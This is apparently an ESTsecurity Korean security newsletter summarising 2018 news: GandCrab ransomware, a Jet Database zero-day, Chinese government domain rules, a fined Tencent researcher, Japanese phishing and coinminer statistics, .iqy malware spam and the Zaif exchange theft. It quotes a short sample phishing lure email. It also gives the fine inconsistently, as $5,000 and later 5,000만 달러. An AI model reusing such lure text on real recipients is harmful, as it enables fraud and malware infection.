랜섬 머니는 현재 $800 USD 로 책정 되어 있으며 DASH 코인을 통해 지불할 수 있다.

[출처] https://www.bleepingcomputer.com/news/security/gandcrab-v5-ransomware-utilizing-the-alpc-task-scheduler-exploit/
https://www.bleepingcomputer.com/news/security/gandcrab-v5-released-with-random-extensions-and-new-html-ransom-note/

모든 윈도우 버전에 영향을 미치는 제로데이 취약점 발견

Researcher Discloses New Zero-Day Affecting All Versions of Windows

한 보안 연구원이 마이크로소프트 Windows 의 모든 버전(서버 에디션 포함)에 영향을 미치는 패치 되지 않은 제로데이 취약점을 공개했다. 연구원은 120 일의 기한 이내에 마이크로소프트가 이 취약점을 패치하지 못해 공개했다고 밝혔다.

트렌드 마이크로의 Lucas Leong 이 발견한 이 제로데이 취약점은 마이크로소프트 Jet Database Engine 에 존재하며, 공격자가 모든 취약한 윈도우 컴퓨터에서 원격으로 악성 코드를 실행할 수 있도록 허용한다.

마이크로소프트의 JET 데이터베이스 엔진(Joint Engine Technology)는 Access 와 비쥬얼 베이직을 포함한 마이크로소프트 제품들 다수에 통합 된 데이터베이스 엔진이다.

ZDI 측에서 발표한 권고에 따르면, 이 취약점은 Jet 데이터베이스 엔진의 인덱스 관리에서 발생하는 문제 때문에 발생한다. 성공적으로 악용 될 경우 out-of-bound 메모리 쓰기가 발생해 원격 코드 실행으로 이어질 수 있다. 이 취약점을 악용하여 타겟 컴퓨터에서 원격으로 악성 코드를 실행하기 위해 공격자는 타겟 사용자가 특별히 제작한 JET 데이터베이스 파일을 오픈하도록 속여야 한다.

"데이터베이스 파일 내 특별히 제작 된 데이터로 인해 할당 된 버퍼의 끝을 지나서 쓸 수 있게 된다. 공격자는 이 취약점을 악용해 현재 프로세스의 컨텍스트에서 코드를 실행할 수 있다."
"다양한 응용프로그램에서 이 데이터페이스 포맷을 사용한다. 이를 이용하는 공격자는 현재 프로세스 수준에서 코드를 실행할 수 있게 된다."

ZDI 의 연구원들에 따르면, 이 취약점은 Windows 10, 8.1, 7, Windows Server Edition 2008~2016 을 포함한 모든 지원되는 버전에 존재한다. 이들은 지난 5 월 8 일 이 취약점에 대해 마이크로소프트에 알렸으며, 마이크로소프트 측은 5 월 14 일 버그를 확인했지만 120 일(4 개월) 이내에 패치하지 않아 취약점의 세부내용을 공개했다고 밝혔다. 트렌드마이크로는 이 취약점의 PoC 익스플로잇 코드 또한 GitHub 페이지에 공개했다.

마이크로소프트는 이 취약점의 패치를 제작 중이며, 9 월 정기 업데이트에 포함 되지 않았기 때문에 10 월 정기 패치에 포함 될 것으로 추측 된다. 트렌드마이크로는 마이크로소프트가 패치를 발표하기 전 까지 사용자들에게 '응용 프로그램의 상호작용을 신뢰할 수 있는 파일만 가능하도록 제한'하기를 권장했다.

[출처] https://thehackernews.com/2018/09/windows-zero-day-vulnerability.html
https://www.zerodayinitiative.com/advisories/ZDI-18-1075/

2. 중국

중국 정부 홈페이지 등록 시 반드시 상위 기관에 허가를 받아야 하며, 이를 위반시 엄중한 처벌을 받을 것이다.

国办：政府网站注册注销需向上级报批 违规操作后果严重将问责

정부 홈페이지를 둘러싼 혼란이 해결될 예정이다. 최근 국무원은 정부의 홈페이지 등록 시 반드시 상위기관의 허가를 받아야 한다는 내용을 발표하였다. 정부기관 홈페이지 url 은 반드시 “.gov.cn”“.政务”로 끝나야 한다. 행정 기능을 담당하지 않는 기관은 원칙적으로 ".gov.cn"이라는 접미사가 붙은 영어 도메인 이름을 사용할 수 없다.

현재 시행되고 있는 도메인 등록 프로세스는, 홈페이지를 개설하는 조직이 직접 도메인 등록기관이나 호스팅 업체를 통해 도메인을 등록하였으며, 상위 기관에 따로 보고하지 않아도 되어 관리감독에 허점이 존재하였다.

예를 들어, 한 조직이 마음대로 상업적으로 자주 사용되는 홈페이지의 도메인을 신청하여 지방 조직의 공식 홈페이지를 개설하였다면, 홈페이지를 통일적으로 관리하기가 힘들어 진다. 실제로 국가 정보 공개단의 책임자가 말하길, 2015 년 국가기관이 생성한 정부기관 홈페이지를 확인해본 결과 도메인관리가 엉망이었으며, 매우 자주 홈페이지가 폐쇄되고 있다고 밝혔습니다. 현재 전국적으로 약 9 만개의 정부기관 홈페이지가 존재하고 수시로 바뀌기 때문에, 정부기관에서 일률적으로 관리하기가 힘들며, 이로 인해 관리가 되지않고 방치되어 있는 홈페이지들이 끊임없이 늘고있다고 밝혔다.

이에 중국 국무총리실은 〈정부기관 홈페이지 도메인 관리에 대한 공지〉에서 정부기관 홈페이지는 원칙상 한 개의 중문 도메인과 한개의 영문도메인을 등록해야 하며, 만약 조건에 부합하는 여러 개의 도메인을 갖고있다면 반드시 메인 도메인을 정해야 한다. 이미 등록된 정부 도메인을 개인 맘대로 다른 기관 혹은 개인에게 양도할 수 없다고 명시하였다.

국무원은 각 지역 및 부문에 내년 4 월 30 일 전 까지, 지역 및 부문 행정기관 및 하위기관들의 도메인들에 대해 전면적으로 분석하고, 규칙에 맞지 않는 도메인, 홈페이지는 이미 폐쇄 하였지만 여전히 말소하지 않은 도메인 등을 정리하라고 하였다.

[출처] http://www.bjnews.com.cn/news/2018/09/06/503457.html

Tencent 보안연구원이 호텔 WiFi 취약점을 이용하여 내부 서버에 접근, 5,000 달러 벌금형

腾讯安全工程师利用酒店 WiFi 漏洞访问内部服务器被罚 5000 美元

9 월 25 일, 싱가폴에서 열린 보안컨퍼런스 기간동안, Tencent 의 보안연구원이 자신이 머물던 호텔 wifi 를 통해 위법한 행위를 하여 싱가폴 경찰에 체포되었다.

이 보안연구원은 8 월 27 일, 호텔에 머물던 중에 호텔의 Wifi 에 취약점이 존재할까 라는 호기심이 발동, 실제로 취약점을 찾았으며, 해당 취약점을 이용하여 호텔 DB 에 접근을 하였다.

이 연구원은 호텔 wifi 해킹 성공 후 블로그에 포스팅을 게재하였는데, 이 포스팅 안에는 호텔 wifi 서버관리자의 비밀번호가 포함되어 있었으며 Whatsapp 을 통하여 해당 글을 공유하였다. 이러한 행동은 싱가폴 사이버 보안국에 주의를 집중시켰으며, 결국 체포되어 5,000 만달러의 벌금을 물게 되었다.

[출처] https://baijiahao.baidu.com/s?id=1612636778779029897&wfr=spider&for=pc


3. 일본

2018 년 상반기는 피싱 유도가 과거 최다 – 코인마이너도 과거 최다

2018 年上半期はフィッシング誘導が過去最多--コインマイナーも過去最多


트렌드마이크로는 9 월 3 일, 2018 년 상반기의 보안동향을 분석한 결과를 발표했다. 피싱 사기나 가상통화관련공격의 영향을 지적하고 있다. 이 회사에 따르면, 이 기간에 피싱사기사이트에 유도된 일본국내 유저는 2017 년 하반기의 약 2.7 배가 되는 290 만 2247 건으로 과거 최다였다.

공격자의 표적은 신용카드정보와 클라우드 서비스의 인증 정보에 집중되고 있고 하며, 후자의 경우에는 Apple ID 나 Microsoft 계정, Amazon 계정 등의 저명한 서비스의 인증 정보를 탈취하는 수법이 눈에 띈다. 적어도 27 건의 공격 활동이 확인되었고, 그 중 13 건은 신용카드정보와 클라우드 서비스의 인증 정보 두 개를 모두 노리는 공격이었다.



일본국내에서 피싱사이트에 유도된 건수(2014 년 1 월~2018 년 6 월, 출처: 트렌드마이크로)

또한 가상통화의 마이닝을 하는 '코인마이너'는 전세계에서 78 만 146 건의 탐지가 있었고, 2017 년 하반기의 약 2.4 배로 증가했다고 한다. 일본국내의 검출은 과거 최다인 41 만 5036 건이었다. 47 종류의 부정한 코인마이너 군이 확인되었다. 특히 웹 서버의 소프트웨어의 취약성을 뚫고 웹사이트 열람자에게 부정한 마이닝을 하게 만들기 위한 스크립트를 심는 등의 공격이 횡행하고 있다.



일본국내에서 코인마이너의 검출대수 추이(2017 년 1 월~2018 년 6 월, 출처: 트렌드마이크로)

랜섬웨어의 탐지 대수는 2017 년 하반기 대비 약 3% 증가한 38 만 299 건이었다. 한편, 신규로 확인된 랜섬웨어 패밀리(변종을 포함한 것)의 수는 159 건에서 118 건으로 감소했다. 이 회사는 부정한 코인마이너의 대두로 랜섬웨어에 의한 금전 획득을 노리는 위협이 둔화되고는 있으나 공격자는 완전하게 포기한 것은 아니라고 계속적인 주의를 권고하고 있다.

[출처] https://japan.zdnet.com/article/35125010/


일본어 메일로 부정 'iqy 파일'이 대량 유통 – 일본국내 IP 에서만 감염활동을 전개

拡張子 日本語メールで不正「iqy ファイル」が大量流通 - 国内IP でのみ感染活動を展開

확장자가 'iqy'의 'Office 쿼리파일'을 사용하여 악성코드에 감염시키는 공격이 확인되고 있다. 8 월 초순의 대규모 공격에서는 일본국내에서 파일을 열었을 경우에만 '다운로더'로 동작하여 악성코드에 감염시키려고 하고 있었다. 'iqy 파일'은 'Excel' 웹쿼리 기능을 이용할 때에 이용하는 파일형식이다. 통상 'Excel'과 관련되어 있다.

조작된 'iqy 파일'을 열면 보안 상의 문제가 있다고 해서 경고 알람이 표시되고 '무효화하겠다'를 선택하면 특별한 피해는 발생하지 않는다. 그러나 '유효화하겠다'를 선택하면 'Office'의 기능을 이용하여 외부와 통신한다. 최종적으로 별도의 악성코드가 다운로드되어 실행 당할 우려가 있다. 5 월에 해외에서 공개된 신종 공격수법에서 '보호뷰'의 이용 하에서도 공격을 방지할 수 없다고 해서 시큐리티벤더와 관련기관이 주의를 권고하고 있다.


'iqy 파일'을 이용한 공격으로 인터넷이니시어티브(IIJ)가 이 회사 매니지드 시큐리티 서비스에서 7 월에 'Trojan-Downloader.MSOfiice.Sliqy'를 다수 관측했다. 이 회사가 메일을 경유하여 확인한 악성코드 중, 이 악성코드가 전체의 41.7%를 차지하여 최다였다. 특히 같은 달 13 일과 17 일에 많이 탐지되었다.



7 月에 메일을 경유하여 탐지된 악성코드의 비율 (그래프 : IIJ)

또한 'iqy 파일'을 이용한 일본어 베이스의 공격은 트렌드마이크로가 8 월 초순에 발견하였다.

업체에 따르면 문제의 메일은 봇넷 'Cutwail'을 통해서 송신되고 있으며 더 나아가 일본국내만으로 한정하여 감염활동이 전개되고 있었다는 사실이 밝혀졌다고 한다. 공격에 이용된 메일은 청구서나 사진의 송부 등으로 위장되어 있었다. 8 월 6 일, 8 월 8 일에 집중되어 있으며 각각 39 만 8330 건, 10 만 1652 건으로 탐지 수는 이 회사만 해도 약 50 만건에 달하고 있다.



8월 초순에서의 'iqy 파일'을 악용한 스팸의 탐지상황 (그래프 : 트렌드마이크로)

메일이 일본어로 기재되어 있는 사실뿐 아니라 문제의 'iqy 파일'은 일본국내의 IP 주소로 열린 경우에 한하여 악성코드를 다운로드하는 시스템이 되어 있어, 소셜엔지니어링, 기술의 양면에서 일본을 공격대상으로 삼고 있었다고 한다.

또한 일련의 공격에서는 'URLZone', 'Shiotob' 등 별명을 가진 'Bebloh'나 'Gozi', 'DreamBot', 'Snifula', 'Papras'로서도 알려져 있는 'Ursnif' 등 이른바 '부정송금 악성코드'의 감염을 노리고 있었다.

보안기관에서는 피해를 방지하기 위해 기본적인 보안대책뿐 아니라 'Office'를 이용하고 있을 때에 매크로나 컨텐츠 등의 기능을 간단하게 무효화하지 않도록 조언한다. 수상한 경고가 표시되고 경고가 나타내는 의미를 모를 경우에는 조작을 중단하도록 권고하고 있다.

사진 송부건

안녕하십니까?

XLS 판으로 송부했습니다.

첨부파일의 확인 부탁 드리겠습니다.

잘 부탁 드리겠습니다.

일본어로 된 공격메일의 일례 (화면 : IPA)

[출처] http://www.security-next.com/097805

가상통화거래소 'Zaif'에 부정접속, 약 67 억엔이 피해 – 원인은 공개되지 않아

仮想通貨取引所「Zaif」に不正アクセス、約67億円が被害 - 原因は公表せず

테크뷰로가 운영하는 가상통화거래소 'Zaif'가 부정접속을 받아 약 67 억엔에 해당하는 가상통화가 부정으로 출금되었다는 사실이 밝혀졌다. 이 회사는 고객의 피해를 보상하기 위해 자금조달을 위한 교섭을 진행하고 있다고 한다. 이 서비스에서는 9 월 14 일부터 가상통화의 입출금을 할 수 없게 되는 문제가 발생하고 있었으나 입출금용 핫월렛을 관리하는 서버가 외부에서의 부정 접속을 받고 있었다는 사실이 판명된 것이다.

이 회사에 따르면 부정접속은 9 월 14 일 17 시경부터 14 일 19 시경에 걸쳐서 이루어지고 있으며 'Bitcoin', 'Bitcoin Cash', 'Monacoin'이 부정으로 송금되었다. 서비스의 이상을 탐지한 것은 9 월 17 일로 다음 날인 18 일에 피해를 확인했다고 한다.

약 43 억엔에 해당하는 5966BTC 의 송금이 판명되고 있을 뿐 아니라 서버를 정지하고 있기 때문에 상세한 피해액은 밝혀지지 않고 있으나 다른 코인을 합쳐서 약 67 억엔 상당이 피해를 입었다. 그 중 약 45 억엔이 고객이 예치한 자금으로 약 22 억엔은 이 회사의 고유 자산이라고 한다.

부정접속을 받은 Zaif

부정접속을 받은 구체적인 원인에 대해서는 경찰에 피해를 신고하고 수사를 의뢰한 것과 동종의 피해를 막는 것 등을 이유로 들어 공표를 바꿀 것이라고 한다. 이번 문제에 따라 이 회사는 금융청에 사태를 보고했다. 가상통화를 입출금하기 위한 시스템을 재가동하기 위해 서버의 재구축 등 보안강화를 진행하고 있으나 구체적인 복구의 목표는 세우지 않고 있다.

이 회사는 소실된 가상통화를 조달하기 위해 이 회사 주식의 과반수 이상을 취득하는 자본제휴나 50 억엔의 지원을 받는 것에 대해서 검토하는 계약을 피스코 디지털 에셋 그룹(Fisco Digital Asset Group)의 자회사와 체결했다. 9 월 하순의 실현을 목표로 교섭을 진행해 나가겠다고 한다.

더불어 보안대책에 있어서는 카이카에서 기술제공을 받는 계약을 체결했다고 한다.

[출처 http://www.security-next.com/098107

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com